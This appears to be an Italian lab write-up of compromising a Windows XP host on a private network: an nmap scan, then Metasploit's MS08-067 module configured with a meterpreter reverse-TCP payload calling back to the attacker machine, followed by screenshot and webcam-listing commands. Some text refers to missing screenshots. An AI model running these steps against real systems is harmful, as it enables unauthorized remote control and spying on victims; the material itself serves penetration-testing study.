
Partiamo facendo una scansione della macchina target

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sV 192.168.1.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-24 09:35 EST
Nmap scan report for 192.168.1.200
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

qui notiamo la presenza di un porta vulnerabile la 445 la quale consente la condivisione di file e stampanti, quindi è qui dove andremo ad utilizzare l'exploit.
Una volta configurato facciamo partire l'attacco e facciamo uno screenshot della vittima.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/
                                       using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     192.168.1.181    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

il quale possiamo trovare tra i nostri file del pc attaccante



per concludere siamo andati a verificare la presenza di web, dove come possiamo vedere non sono presenti

```
meterpreter > webcam_list
[-] No webcams were found
```